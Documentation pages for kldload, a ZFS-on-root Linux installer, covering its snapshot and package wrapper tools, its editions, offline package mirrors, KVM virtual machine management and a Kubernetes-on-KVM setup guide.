And every `kpkg install`, `remove`, and `upgrade` takes an automatic ZFS snapshot first. If a package breaks something, roll back in seconds.

This is significant: you can write scripts, documentation, and automation that work on both distro families with zero conditional logic. `kpkg install htop tmux nginx` works everywhere.

Automatic safety net for every operation

kldload tools create ZFS snapshots before destructive operations:

Tool	Snapshot before	Naming
`kpkg install`	Package install	`kpkg-YYYYMMDD-HHMMSS`
`kpkg remove`	Package removal	`kpkg-YYYYMMDD-HHMMSS`
`kpkg upgrade`	Package upgrade	`kpkg-YYYYMMDD-HHMMSS`
`kupgrade`	Full system upgrade	`pre-upgrade-YYYYMMDD-HHMMSS`
`ksnap`	Manual snapshot	`manual-YYYYMMDD-HHMMSS`

Plus sanoid runs automatic hourly/daily/weekly/monthly snapshots in the background.

The result: you can't permanently break your system with a package operation. Every change is reversible.

Boot environments

Stock Linux doesn't have boot environments. If a kernel update breaks your system, you're in recovery mode or reinstalling.

kldload gives you ZFSBootMenu + boot environments:

```
kbe create before-risky-change    # checkpoint
kupgrade                          # upgrade the system
# Broken? Reboot, pick the old BE from the menu
# Or: kbe activate before-risky-change && reboot
```

Every upgrade, every kernel change, every DKMS rebuild — you can always go back to the last working state in one command.

ZFS on root (not bolted on)

Stock CentOS and Debian don't support ZFS on root out of the box. Getting ZFS on root working manually requires:

1. Custom partitioning (EFI + ZFS partition)
2. Pool creation with the right properties (ashift, compression, acltype, xattr, relatime)
3. Dataset hierarchy (separate /home, /var/log, /var/cache, /srv)
4. DKMS module build for the running kernel
5. Initramfs with ZFS support
6. Bootloader that understands ZFS (ZFSBootMenu or GRUB with ZFS patches)
7. Hostid configuration (zgenhostid)
8. Proper fstab/mount ordering

kldload does all of this automatically during install. The dataset hierarchy is deterministic:

```
rpool
├── ROOT/default      /               (the OS)
├── home              /home           (user data, separate snapshots)
├── root              /root
├── srv               /srv            (application data)
└── var
    ├── log           /var/log        (logs, separate snapshots)
    ├── cache         /var/cache      (no auto-snapshot, cache is disposable)
    └── tmp           /var/tmp        (no auto-snapshot)
```

Each path is an independent ZFS dataset with its own: - Snapshot schedule - Compression settings - Quotas -

Send/receive replication

Offline installation

Both RPM and APT package mirrors are baked into the ISO:

- **~900 RPMs** for CentOS/RHEL installs
- **~2,700 .debs** for Debian installs

No internet required. Boot from USB, pick your distro, install. This matters for: - Air-gapped environments - Unreliable network connections - Consistent, reproducible installs (same packages every time) - Fast deployment (no downloading 2GB+ of packages per machine)

Instant CoW cloning

`kclone` creates copy-on-write clones of any directory:

```
kclone /srv/production /srv/staging
```

The clone is instant (takes milliseconds) and starts at near-zero disk space. Only divergent blocks consume space. Use cases:

- Clone a production database for testing
- Create a staging environment from live data
- Duplicate a project directory without doubling disk usage

Multi-distro from one ISO

One ISO installs: - CentOS Stream 9 - Debian Trixie - RHEL 9 - Rocky Linux 9

The same USB stick works for all four. Same installer, same ZFS layout, same tools, same boot environments. The native package manager is still there — `dnf` on CentOS/RHEL, `apt` on Debian — fully functional. `kpkg` is an optional wrapper if you want one command for both.

Export to any hypervisor

`kexport` converts a running system to portable disk images:

```
kexport qcow2   # KVM / Proxmox / OpenStack
kexport vhd     # Azure / Hyper-V
kexport vmdk    # VMware ESXi / vSphere
kexport ova     # VMware / VirtualBox
kexport raw     # dd-ready image
```

Build one system, deploy it everywhere.

Health dashboard in one command

```
kst
```

Instantly shows pool health, disk usage, compression ratios, snapshot counts, boot environments, memory, CPU, uptime, and service status. No setup, no agents, no configuration.

What’s not changed

kldloadOS is deliberately non-invasive. The base distro is stock:

- **Kernel** — unmodified distro kernel. ZFS is built via DKMS, not a custom kernel.
- **Package managers** — `apt` and `dnf` are untouched. `kpkg` wraps them optionally; it does not replace, intercept, or modify them.
- **Init system** — stock systemd. No custom init, no wrapper services around systemd.
- **Filesystem tools** — `zfs`, `zpool`, `zdb` are standard OpenZFS. The `k*` tools call them underneath.
- **Network stack** — standard NetworkManager. WireGuard is the stock kernel module.
- **No proprietary components** — everything is open source (BSD 3-Clause).
- **No lock-in** — exports to any format, runs on any hardware. `kexport` uses `qemu-img`, not a custom tool.

If you uninstalled every `k*` tool, you'd have a standard CentOS or Debian system with ZFS on root. The `k*` tools are additions, not modifications.

← Tutorials ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

kldload Editions

kldload comes in two editions. Both install ZFS on root with ZFSBootMenu. The difference is what comes on top.

kldload-core

The kernel and ZFS. Nothing else.

kldload-core solves the hard problem: getting ZFS on root working properly on CentOS or Debian. That's it. No tools, no web UI, no darksites, no wrappers. You get a stock distro with ZFS on root and boot environments, and you take it from there.

What's in core

- Stock CentOS Stream 9 or Debian Trixie (your choice at install time)
- ZFS on root with proper DKMS module, built against the installed kernel
- Deterministic dataset layout (separate `/home`, `/var/log`, `/var/cache`, `/srv`)
- ZFSBootMenu bootloader with boot environment support
- EFI partition, Secure Boot chain (shim + GRUB), MOK key generation
- Hostid configuration (`zgenhostid`)
- Initramfs with ZFS support (dracut)
- That's it

What's NOT in core

- No `k*` tools (`kpkg`, `ksnap`, `kbe`, `kst`, `kdf`, `kdir`, `kclone`, `kexport`, `kupgrade`, `krecovery`)
- No web UI
- No offline package mirrors (darksites)
- No sanoid (automatic snapshots)
- No desktop customizations
- No Firefox autostart
- No kldload-webui service
- No installer libraries beyond the base bootstrap

Who it's for

- People who already know ZFS and want to manage it themselves
- Experienced sysadmins who have their own tooling and automation
- Minimalists who want the smallest possible footprint
- Anyone who looked at kldload-free and thought "I just want the ZFS part"

Using core

After install, you have a standard Linux system. Use the native tools:

```
# Package management
dnf install nginx              # CentOS/RHEL
apt install nginx              # Debian

# ZFS
zfs snapshot rpool/home@backup
zfs list -t snapshot
zfs rollback rpool/home@backup
zpool status

# Boot environments (manual)
zfs snapshot rpool/ROOT/default@before-upgrade
zfs clone rpool/ROOT/default@before-upgrade rpool/ROOT/rollback-point
zpool set bootfs=rpool/ROOT/rollback-point rpool

# Upgrades
dnf upgrade                    # CentOS
apt dist-upgrade               # Debian
# (no automatic snapshot — manage your own)
```

Everything ZFS gives you is available. Boot environments work through ZFSBootMenu. You just manage it all yourself with `zfs` and `zpool` directly.

---

kldload-free

The full experience. ZFS made automatic and seamless.

kldload-free starts with everything in core and adds a layer of optional tooling designed to make ZFS on root effortless — especially for people who haven't used ZFS before.

What free adds on top of core

Addition	What it does
`kpkg`	Universal package manager wrapper (calls `apt` or `dnf` underneath, adds automatic ZFS snapshot)
`ksnap`	Simplified snapshot management
`kbe`	Boot environment management
`kst`	One-command system health dashboard
`kdf`	ZFS-aware disk usage
`kdir`	Create ZFS datasets instead of directories
`kclone`	Instant CoW cloning
`kexport`	Export to qcow2/VHD/VMDK/OVA/raw
`kupgrade`	Safe system upgrade with automatic boot environment snapshot + DKMS verification
`krecovery`	Disaster recovery tool
Web UI	Python-based installer and management interface on port 8080
Darksites	Complete offline RPM + APT package mirrors baked into the ISO
Sanoid	Automatic snapshot rotation (hourly/daily/weekly/monthly)
WireGuard	`wireguard-tools` pre-installed
eBPF	`bpftrace`, `bpfcc-tools`, `bpftool`, `linux-perf` (Debian)

Desktop	GNOME with dark theme, Firefox, screensaver disabled (desktop profile)

Who it's for

- People who want ZFS on root without having to learn ZFS administration first
- Teams deploying both CentOS and Debian who want consistent tooling
- Air-gapped environments that need offline installs
- Home labbers who want boot environments and instant rollbacks
- Anyone who's tired of reinstalling Linux because an upgrade broke something

The key point

Nothing in free replaces or modifies the base distro. Every `k*` tool is optional. `apt` and `dnf` work exactly as they do on a stock install. The `k*` tools wrap the native commands, add sensible defaults, and take automatic snapshots. If you uninstalled every `k*` tool and removed the web UI, you'd have exactly what core gives you.

Free is core with guard rails and shortcuts. Core is free without them. The underlying OS is identical.

Comparison

Feature	kldload-core	kldload-free
ZFS on root	Yes	Yes
ZFSBootMenu	Yes	Yes
Boot environments	Yes (manual)	Yes (manual + `kbe`)
Snapshots	Yes (manual `zfs snapshot`)	Yes (manual + `ksnap` + automatic via sanoid)
Package management	Native (`apt` / `dnf`)	Native + optional `kpkg` wrapper
Upgrades	Native (`apt dist-upgrade` / `dnf upgrade`)	Native + optional `kupgrade` with auto-snapshot
Offline install	Internet required for packages	Complete offline mirrors baked in
Web UI	No	Yes (port 8080)
Export to images	Manual (`qemu-img`)	`kexport qcow2/vhd/vmdk/ova/raw`
Disaster recovery	Manual (`zpool import`, `chroot`)	`krecovery` guided tool
WireGuard	Install it yourself	Pre-installed
eBPF tools	Install them yourself	Pre-installed (Debian)
Desktop customizations	Stock GNOME	Tuned GNOME (dark theme, no screensaver, Firefox to web UI)
ISO size	~1.5 GB (estimated)	~4–5 GB (includes darksites)
Target audience	Experienced ZFS users	Everyone

Building each edition

```
# kldload-free (current default)
EDITION=free PROFILE=desktop ./deploy.sh build

# kldload-core (planned)
EDITION=core PROFILE=server ./deploy.sh build
```

The `EDITION` variable controls which components are included in the ISO. Core skips the `k*` tools, web UI, darksites, sanoid, and desktop customizations. The build pipeline, container infrastructure, and ZFS/bootloader setup are

shared.

Upgrading from core to free

If you start with core and later want the `k*` tools:

```
# Clone the kldload repo
git clone https://github.com/kldload/kldload.git /opt/kldload

# Copy the tools
cp /opt/kldload/live-build/config/includes.chroot/usr/local/bin/k* /usr/local/bin/
cp -r /opt/kldload/live-build/config/includes.chroot/usr/lib/kldload-installer /usr/lib/
for tool in kbe krecovery kupgrade; do
  ln -sf /usr/lib/kldload-installer/backend/bin/$tool /usr/local/bin/$tool
done
chmod +x /usr/local/bin/k*

# Install sanoid for automatic snapshots
curl -sL https://github.com/jimsalterjrs/sanoid/archive/refs/tags/v2.2.0.tar.gz | tar xz -C /tmp
cp /tmp/sanoid-2.2.0/{sanoid,syncoid,findoid} /usr/local/sbin/
chmod +x /usr/local/sbin/{sanoid,syncoid,findoid}
```

Or just rebuild with `EDITION=free` next time.

Philosophy

The core edition exists because the hardest part of running ZFS on Linux has always been the initial setup — partitioning, DKMS builds, initramfs, bootloader. That's a 2-hour manual process with many opportunities to brick the install. kldload-core automates that one-time pain and then gets out of the way.

The free edition exists because most people don't just want ZFS on root — they want the benefits of ZFS (snapshots, boot environments, compression, cloning) without having to learn the `zfs` and `zpool` command syntax. The `k*` tools make those benefits accessible to people who've never touched ZFS before, while leaving the native tools untouched for people who have.

Both editions produce the same underlying OS. The difference is how much hand-holding ships on the ISO.

← Tutorials ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

CLI Tools Reference

kldload ships a set of optional `k*` CLI tools for system management. All tools work on CentOS/RHEL and Debian.

Nothing is replaced. The native tools (`zfs`, `zpool`, `apt`, `dnf`, `qemu-img`, etc.) are untouched and always work directly. The `k*` tools are thin wrappers that simplify common operations by removing repetitive flags, adding sensible defaults, and taking advantage of the ZFS safety net (automatic snapshots before destructive operations, cleanup after upgrades, DKMS verification after kernel changes). They exist to reduce the number of steps in routine tasks — not to replace the underlying commands.

Note: The `k*` tools are included with the **Desktop** and **Server** profiles. The **Core** profile does not include them — it installs ZFS on root with stock distro tools only. See Editions.

---

kst — System status

One-command health dashboard.

```
kst
```

Shows: - ZFS pool status (ONLINE/DEGRADED/FAULTED) - Root filesystem usage and compression ratio - Snapshot count and latest snapshot age - Boot environment count - Memory, CPU, uptime - Service status: kldload-webui, sshd, zfs-zed, sanoid.timer, NetworkManager

---

ksnap — Snapshot management

```
ksnap                   # snapshot all key datasets
ksnap /home             # snapshot a specific path
ksnap list              # list all snapshots with dates and sizes
ksnap rollback /home    # roll back to the last snapshot
ksnap destroy <name>    # delete a specific snapshot
```

Snapshot naming: `manual-YYYYMMDD-HHMMSS`

---

kbe — Boot environments

```
kbe list                      # list all boot environments
kbe create my-checkpoint      # create a named BE
kbe activate my-checkpoint    # set it as the default for next boot
kbe rollback my-checkpoint    # roll back to a BE
kbe delete old-environment    # remove a BE
```

Boot environments are ZFS datasets under `rpool/ROOT/`. ZFSBootMenu lets you choose between them at boot time.

---

kclone — Copy-on-Write cloning

```
kclone /srv/production /srv/staging
```

Creates an instant ZFS clone. The clone starts at near-zero space and grows only as you make changes. Uses: - Testing database changes without affecting production - Creating dev/staging environments from live data - Duplicating any directory with zero copy cost

---

kdf — ZFS disk usage

```
kdf             # all datasets
kdf /home       # specific path
```

Shows: used/available space, compression ratio (color-coded), quota, mountpoint for every ZFS dataset. Also shows pool-level stats: size, allocated, free, fragmentation.

---

kdir — Create ZFS datasets

```
kdir /srv/myproject                              # create a dataset
kdir -p /srv/apps/frontend/static                 # create parents too
kdir -o compression=zstd -o quota=50G /srv/archive # with properties
```

Like `mkdir`, but creates a ZFS dataset instead of a plain directory. Each `kdir` path gets its own snapshots, compression, and quotas.

---

kpkg — Universal package manager

```
kpkg install nginx       # install (auto-detects apt/dnf)
kpkg remove nginx        # remove
kpkg search redis        # search
kpkg info nginx          # package details
kpkg update              # refresh package lists
kpkg upgrade             # upgrade all packages
kpkg list                # list installed
```

Automatically takes a ZFS snapshot before every install/remove/upgrade. Snapshot naming: `kpkg-YYYYMMDD-HHMMSS`.

---

kupgrade — Safe system upgrade

```
kupgrade
```

1. Creates boot environment snapshot: `pre-upgrade-YYYYMMDD-HHMMSS`
2. Runs full system upgrade (`apt dist-upgrade` or `dnf upgrade`)
3. Cleans up old packages
4. Verifies ZFS DKMS modules for every installed kernel
5. Re-signs DKMS modules if Secure Boot is active

If the upgrade breaks something:

```
kbe activate pre-upgrade-20260321-143000
reboot
```

---

kexport — Disk image export

```
kexport qcow2    # KVM/Proxmox/OpenStack
kexport raw      # dd-ready sparse image
kexport vhd      # Azure/Hyper-V
kexport vmdk     # VMware ESXi/vSphere
kexport ova      # VMware/VirtualBox portable
kexport all      # all five formats

KEXPORT_NAME=myserver kexport qcow2   # custom filename
```

See export-formats.md for details on each format and how to import them.

---

krecovery — Disaster recovery

Boot from the kldload ISO to recover a broken system:

```
krecovery import rpool                    # import the ZFS pool
krecovery list-be                         # list boot environments
krecovery list-snapshots rpool/home       # list snapshots
krecovery activate <snapshot>             # set which BE to boot
krecovery rollback <snapshot>             # roll back a dataset
krecovery chroot                          # enter the system for manual fixes
krecovery reinstall-bootloader /dev/sda   # rebuild ZFSBootMenu
krecovery export-logs /mnt/usb            # copy logs for diagnosis
```

---

kldload-webui — Web management UI

```
systemctl status kldload-webui    # check if running
systemctl restart kldload-webui   # restart
```

Access at `http://<host>:8080`. Features: - Disk selection and install wizard - ZFS dataset listing - System status and log viewing - WebSocket-based real-time log streaming during install

---

kldload-install-target — The installer

```
# Interactive (called by the web UI)
kldload-install-target

# Unattended with answers file
kldload-install-target --config /path/to/answers.env
```

See unattended-install.md for answer file format.

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Package Management

kldload does not replace or modify your distro's package manager. `apt` and `dnf` work exactly as they do on a stock install — use them directly if you prefer.

kldload also includes `kpkg`, an optional convenience wrapper that calls the native package manager underneath and adds automatic ZFS snapshots before every operation. It's there if you want cross-distro consistency; it's not required for anything.

Basic operations

```
# Install a package
kpkg install nginx

# Remove a package
kpkg remove nginx

# Search for a package
kpkg search redis

# Show package info
kpkg info nginx

# Update package lists
kpkg update

# Upgrade all packages
kpkg upgrade

# List installed packages
kpkg list
```

Every install, remove, and upgrade creates a ZFS snapshot first (`kpkg-YYYYMMDD-HHMMSS`). If the operation breaks something, roll back:

```
# List kpkg snapshots
ksnap list | grep kpkg

# Roll back
ksnap rollback /
```

Offline package install from the darksite

kldload bakes complete package mirrors into the ISO. After install, these mirrors are available at `/root/darksite/`.

CentOS/RHEL — RPM darksite

The RPM mirror is pre-configured as a local repo:

```
# Already configured — just install
dnf install tmux   # pulls from /root/darksite/rpm/

# Check available repos
dnf repolist
```

If the local repo isn't configured:

```
cat > /etc/yum.repos.d/kldload-darksite.repo << 'EOF'
[kldload-darksite]
name=kldload offline mirror
baseurl=file:///root/darksite/rpm/
enabled=1
gpgcheck=0
EOF
```

Debian — APT darksite

The APT mirror runs as a local HTTP server on port 3142:

```
# Check if the mirror service is running
systemctl status kldload-apt-mirror

# If not running, start it
systemctl start kldload-apt-mirror

# Verify
curl -s http://localhost:3142/dists/trixie/Release | head -5
```

The sources list is pre-configured:

```
cat /etc/apt/sources.list.d/kldload-darksite.list
# deb [trusted=yes] http://localhost:3142 trixie main
```

System upgrades with kupgrade

`kupgrade` is a safe upgrade tool that creates a boot environment snapshot before upgrading:

```
kupgrade
```

What it does: 1. Creates `pre-upgrade-YYYYMMDD-HHMMSS` boot environment 2. Runs `apt-get update` + `apt-get dist-upgrade` (Debian) or `dnf upgrade` (CentOS) 3. Runs `apt-get autoremove` to clean up 4. Verifies ZFS DKMS modules built for every installed kernel 5. Re-signs DKMS modules with MOK key if Secure Boot is enabled

If the upgrade breaks something:

```
# Reboot, select the pre-upgrade boot environment from ZFSBootMenu
# Or from the command line:
kbe activate pre-upgrade-20260321-143000
reboot
```

Adding packages to the darksite (build time)

To include additional packages in future ISO builds, add them to the package list files:

For CentOS/RHEL installs

```
# Base packages (all installs)
echo "htop" >> build/darksite/config/package-sets/target-base.txt

# Desktop-only packages
```

```
echo "gimp" >> build/darksite/config/package-sets/target-desktop.txt

# Server-only packages
echo "postgresql-server" >> build/darksite/config/package-sets/target-server.txt
```

For Debian installs

```
# Base packages (all installs)
echo "htop" >> build/darksite-debian/config/package-sets/target-base.txt

# Desktop-only packages
echo "gimp" >> build/darksite-debian/config/package-sets/target-desktop.txt
```

Dependencies resolve automatically when you rebuild:

```
./deploy.sh build-debian-darksite   # rebuild APT mirror
PROFILE=desktop ./deploy.sh build   # rebuild ISO (RPM darksite rebuilds automatically)
```

Package differences between distros

Task	CentOS/RHEL	Debian
Install a package	`dnf install pkg`	`apt install pkg`
Search	`dnf search pkg`	`apt search pkg`
List installed	`dnf list installed`	`dpkg -l`
Show dependencies	`dnf deplist pkg`	`apt depends pkg`
Clean cache	`dnf clean all`	`apt clean`
eBPF tools	`bcc-tools`	`bpfcc-tools`
Firewall	`firewalld`	`nftables`
Service manager	`systemctl` (same)	`systemctl` (same)

With `kpkg`, you don't need to remember these differences — it picks the right command automatically. But the native commands always work too. `kpkg` is a shortcut, not a gate.

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

KVM Virtual Machines on kldload

kldload systems make excellent KVM hypervisors — ZFS gives you instant snapshots, CoW cloning, and compression for VM disk images.

Works the same on CentOS/RHEL and Debian.

Install KVM

CentOS/RHEL

```
kpkg install qemu-kvm libvirt virt-install libguestfs-tools
systemctl enable --now libvirtd
```

Debian

```
kpkg install qemu-kvm libvirt-daemon-system virtinst libguestfs-tools
systemctl enable --now libvirtd
```

Verify

```
virsh list --all
virt-host-validate
```

Set up ZFS storage for VMs

```
# Create a dataset for VM images
zfs create -o mountpoint=/var/lib/libvirt/images \
           -o compression=lz4 \
           -o recordsize=64k \
           rpool/vms
```

`recordsize=64k` is a good balance for VM disk I/O (mix of small and large operations).

Create a VM from the kldload ISO

```
ISO=$(ls -t ~/kldload-free/live-build/output/*.iso 2>/dev/null | head -1)

virt-install \
  --name my-server \
  --ram 4096 \
  --vcpus 4 \
  --disk path=/var/lib/libvirt/images/my-server.qcow2,size=40,format=qcow2 \
  --cdrom "$ISO" \
  --os-variant centos-stream9 \
```

```
  --network bridge=br0 \
  --graphics vnc,listen=0.0.0.0 \
  --boot uefi \
  --noautoconsole
```

Connect via VNC to complete the install:

```
virsh vncdisplay my-server
# :0  → connect to host:5900
```

Create a VM from a cloud image

CentOS Stream 9

```
curl -LO https://cloud.centos.org/centos/9-stream/x86_64/images/CentOS-Stream-GenericCloud-9-latest.x86_64.qcow2
cp CentOS-Stream-GenericCloud-9-latest.x86_64.qcow2 /var/lib/libvirt/images/centos-cloud.qcow2

# Resize the disk
qemu-img resize /var/lib/libvirt/images/centos-cloud.qcow2 40G

# Set a root password with virt-customize
virt-customize -a /var/lib/libvirt/images/centos-cloud.qcow2 \
  --root-password password:changeme \
  --hostname my-centos-vm

virt-install \
  --name centos-cloud \
  --ram 2048 --vcpus 2 \
  --disk /var/lib/libvirt/images/centos-cloud.qcow2 \
  --os-variant centos-stream9 \
  --network bridge=br0 \
  --boot uefi \
  --import --noautoconsole
```

Debian

```
curl -LO https://cloud.debian.org/images/cloud/trixie/daily/latest/debian-13-generic-amd64-daily.qcow2
cp debian-13-generic-amd64-daily.qcow2 /var/lib/libvirt/images/debian-cloud.qcow2
qemu-img resize /var/lib/libvirt/images/debian-cloud.qcow2 40G

virt-customize -a /var/lib/libvirt/images/debian-cloud.qcow2 \
  --root-password password:changeme \
  --hostname my-debian-vm

virt-install \
  --name debian-cloud \
  --ram 2048 --vcpus 2 \
  --disk /var/lib/libvirt/images/debian-cloud.qcow2 \
  --os-variant debian12 \
  --network bridge=br0 \
  --boot uefi \
  --import --noautoconsole
```

Golden images and CoW cloning

Create one base image, then clone it instantly for each new VM:

Build the golden image

```
# Install a VM, configure it how you want, then shut it down
virsh shutdown my-server

# Generalize it (remove machine-specific state)
```

```
virt-sysprep -d my-server \
  --operations defaults,-ssh-userdir \
  --hostname localhost

# Mark it as a template (prevent accidental boot)
virsh dominfo my-server
```

Clone with qemu-img (fastest)

```
# CoW clone — near-instant, near-zero space
qemu-img create -f qcow2 \
  -b /var/lib/libvirt/images/my-server.qcow2 \
  -F qcow2 \
  /var/lib/libvirt/images/web-1.qcow2

# Register the clone as a new VM
virt-install \
  --name web-1 \
  --ram 2048 --vcpus 2 \
  --disk /var/lib/libvirt/images/web-1.qcow2 \
  --os-variant centos-stream9 \
  --network bridge=br0 \
  --boot uefi \
  --import --noautoconsole
```

Clone with virt-clone (copies everything)

```
# Full copy (slower but independent — no backing file dependency)
virt-clone \
  --original my-server \
  --name web-2 \
  --auto-clone
```

Customize after cloning

```
# Set unique hostname on the clone
virt-customize -d web-1 --hostname web-1.infra.local

# Or SSH in after boot:
virsh start web-1
ssh root@<ip> hostnamectl set-hostname web-1.infra.local
```

Snapshots

ZFS-level snapshots (recommended)

Faster and more reliable than libvirt snapshots:

```
# Snapshot a VM's disk
zfs snapshot rpool/vms@web-1-before-update

# Roll back
virsh shutdown web-1
zfs rollback rpool/vms@web-1-before-update
virsh start web-1
```

Libvirt snapshots

```
# Create
virsh snapshot-create-as web-1 --name before-update --description "pre-update snapshot"

# List
virsh snapshot-list web-1
```

```
# Revert
virsh snapshot-revert web-1 before-update

# Delete
virsh snapshot-delete web-1 before-update
```

VM lifecycle

```
# Start / stop / restart
virsh start web-1
virsh shutdown web-1       # graceful
virsh destroy web-1        # force stop (like pulling the power cord)
virsh reboot web-1

# Pause / resume
virsh suspend web-1
virsh resume web-1

# Auto-start on host boot
virsh autostart web-1
virsh autostart --disable web-1

# Delete VM and its disk
virsh undefine web-1 --nvram --remove-all-storage

# Console access
virsh console web-1        # serial console (Ctrl+] to exit)
```

Resource management

```
# Change RAM (requires shutdown)
virsh setmaxmem web-1 8G --config
virsh setmem web-1 8G --config

# Change vCPUs (requires shutdown)
virsh setvcpus web-1 4 --config --maximum
virsh setvcpus web-1 4 --config

# Hot-add a disk
qemu-img create -f qcow2 /var/lib/libvirt/images/web-1-data.qcow2 100G
virsh attach-disk web-1 /var/lib/libvirt/images/web-1-data.qcow2 vdb \
  --driver qemu --subdriver qcow2 --persistent

# Hot-add a network interface
virsh attach-interface web-1 bridge br0 --model virtio --persistent
```

Monitoring

```
# List all VMs with state
virsh list --all

# CPU/memory stats
virt-top

# Disk I/O stats
virsh domblkstat web-1 vda

# Network stats
virsh domifstat web-1 vnet0

# Get IP address of a VM (requires qemu-guest-agent)
```

```
virsh domifaddr web-1
```

Migrate VMs between hosts

```
# Live migration (VM stays running)
virsh migrate --live web-1 qemu+ssh://other-host/system

# Offline migration (VM is shut down)
virsh shutdown web-1
# Copy the disk over ZFS send/receive:
zfs snapshot rpool/vms@migrate
zfs send rpool/vms@migrate | ssh other-host zfs receive tank/vms
# Then define the VM on the other host
```

Troubleshooting

```
# VM won't start — check logs
virsh start web-1 2>&1
journalctl -u libvirtd --since "5 minutes ago"
cat /var/log/libvirt/qemu/web-1.log

# Permission denied on disk
ls -la /var/lib/libvirt/images/web-1.qcow2
# Should be owned by qemu:qemu (CentOS) or libvirt-qemu:kvm (Debian)
chown qemu:qemu /var/lib/libvirt/images/web-1.qcow2  # CentOS
chown libvirt-qemu:kvm /var/lib/libvirt/images/web-1.qcow2  # Debian

# SELinux blocking (CentOS only)
ausearch -m avc --ts recent
restorecon -Rv /var/lib/libvirt/images/
```

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Kubernetes on KVM with kldload

This guide covers running Kubernetes clusters on KVM virtual machines managed by a kldload host. You create golden images once, clone them instantly with CoW, and spin up Kubernetes nodes on demand.

Prerequisites

A kldload system with: - At least 32GB RAM (4GB per VM, 3 control + 3 worker + host overhead) - 200GB+ free disk space on ZFS - Network bridge configured (the installer sets up `br0` or you can use the default NAT)

Install KVM if not already present:

```
# CentOS/RHEL
dnf install -y qemu-kvm libvirt virt-install libguestfs-tools

# Debian
apt-get install -y qemu-kvm libvirt-daemon-system virtinst libguestfs-tools

systemctl enable --now libvirtd
```

Step 1 — Create a ZFS dataset for VMs

```
zfs create -o mountpoint=/var/lib/libvirt/images \
           -o compression=lz4 \
           -o recordsize=64k \
           rpool/vms

# Subdatasets for organization
zfs create rpool/vms/golden    # base images
zfs create rpool/vms/k8s       # kubernetes node disks
```

Step 2 — Build a golden image

Start from the kldload ISO to create a base VM:

```
ISO=$(ls -t /root/kldload-free/live-build/output/*.iso | head -1)

virt-install \
  --name golden-k8s-base \
  --ram 4096 --vcpus 4 \
  --disk path=/var/lib/libvirt/images/golden/k8s-base.qcow2,size=40,format=qcow2 \
  --cdrom "$ISO" \
  --os-variant centos-stream9 \
  --network bridge=br0 \
  --graphics vnc,listen=0.0.0.0 \
  --boot uefi \
  --noautoconsole
```

Connect via VNC, install the OS, then shut down the VM and take a snapshot:

```
virsh shutdown golden-k8s-base

# Snapshot the golden image at ZFS level
zfs snapshot rpool/vms/golden@k8s-base-ready
```

Prep the golden image for cloning

Before cloning, generalize the image so each clone gets a unique identity:

```
# Remove machine-specific state
virt-sysprep -d golden-k8s-base \
  --operations defaults,-ssh-userdir \
  --hostname localhost
```

Step 3 — Clone VMs instantly

Use `qemu-img` CoW cloning — each clone starts at near-zero disk space:

```
# Create 3 control plane nodes
for i in 1 2 3; do
  qemu-img create -f qcow2 \
    -b /var/lib/libvirt/images/golden/k8s-base.qcow2 \
    -F qcow2 \
    /var/lib/libvirt/images/k8s/k8s-cp-${i}.qcow2
done

# Create 3 worker nodes
for i in 1 2 3; do
  qemu-img create -f qcow2 \
    -b /var/lib/libvirt/images/golden/k8s-base.qcow2 \
    -F qcow2 \
    /var/lib/libvirt/images/k8s/k8s-worker-${i}.qcow2
done
```

Register each VM with libvirt:

```
for i in 1 2 3; do
  virt-install \
    --name k8s-cp-${i} \
    --ram 4096 --vcpus 2 \
    --disk path=/var/lib/libvirt/images/k8s/k8s-cp-${i}.qcow2 \
    --os-variant centos-stream9 \
    --network bridge=br0 \
    --graphics vnc \
    --boot uefi \
    --import --noautoconsole
done

for i in 1 2 3; do
  virt-install \
    --name k8s-worker-${i} \
    --ram 8192 --vcpus 4 \
    --disk path=/var/lib/libvirt/images/k8s/k8s-worker-${i}.qcow2 \
    --os-variant centos-stream9 \
    --network bridge=br0 \
    --graphics vnc \
    --boot uefi \
    --import --noautoconsole
done
```

Set unique hostnames

After each VM boots:

```
for i in 1 2 3; do
  virsh qemu-agent-command k8s-cp-${i} \
    '{"execute":"guest-exec","arguments":{"path":"/usr/bin/hostnamectl","arg":["set-hostname","k8s-cp-'${i}'"]}}'
done

for i in 1 2 3; do
  virsh qemu-agent-command k8s-worker-${i} \
    '{"execute":"guest-exec","arguments":{"path":"/usr/bin/hostnamectl","arg":["set-hostname","k8s-worker-'${i}'"]}}'
done
```

Or SSH in and set them manually.

Step 4 — Install Kubernetes

SSH into each VM and install the container runtime and Kubernetes components.

On ALL nodes (control plane + workers)

```
# Disable swap (ZFS handles memory better than swap)
swapoff -a
sed -i '/swap/d' /etc/fstab

# Load kernel modules
cat > /etc/modules-load.d/k8s.conf << 'EOF'
overlay
br_netfilter
EOF
modprobe overlay
modprobe br_netfilter

# Sysctl settings
cat > /etc/sysctl.d/k8s.conf << 'EOF'
net.bridge.bridge-nf-call-iptables  = 1
net.bridge.bridge-nf-call-ip6tables = 1
net.ipv4.ip_forward                 = 1
EOF
sysctl --system

# Install containerd
dnf install -y containerd
containerd config default > /etc/containerd/config.toml
sed -i 's/SystemdCgroup = false/SystemdCgroup = true/' /etc/containerd/config.toml
systemctl enable --now containerd

# Add Kubernetes repo
cat > /etc/yum.repos.d/kubernetes.repo << 'EOF'
[kubernetes]
name=Kubernetes
baseurl=https://pkgs.k8s.io/core:/stable:/v1.31/rpm/
enabled=1
gpgcheck=1
gpgkey=https://pkgs.k8s.io/core:/stable:/v1.31/rpm/repodata/repomd.xml.key
EOF

# Install kubelet, kubeadm, kubectl
dnf install -y kubelet kubeadm kubectl
systemctl enable kubelet
```

On the first control plane node (k8s-cp-1)

```
# Initialize the cluster
kubeadm init \
  --control-plane-endpoint "k8s-cp-1:6443" \
  --pod-network-cidr 10.244.0.0/16 \
```

```
  --upload-certs

# Save the output — it contains join commands for other nodes

# Set up kubectl
mkdir -p ~/.kube
cp /etc/kubernetes/admin.conf ~/.kube/config

# Install a CNI (Flannel example)
kubectl apply -f https://github.com/flannel-io/flannel/releases/latest/download/kube-flannel.yml
```

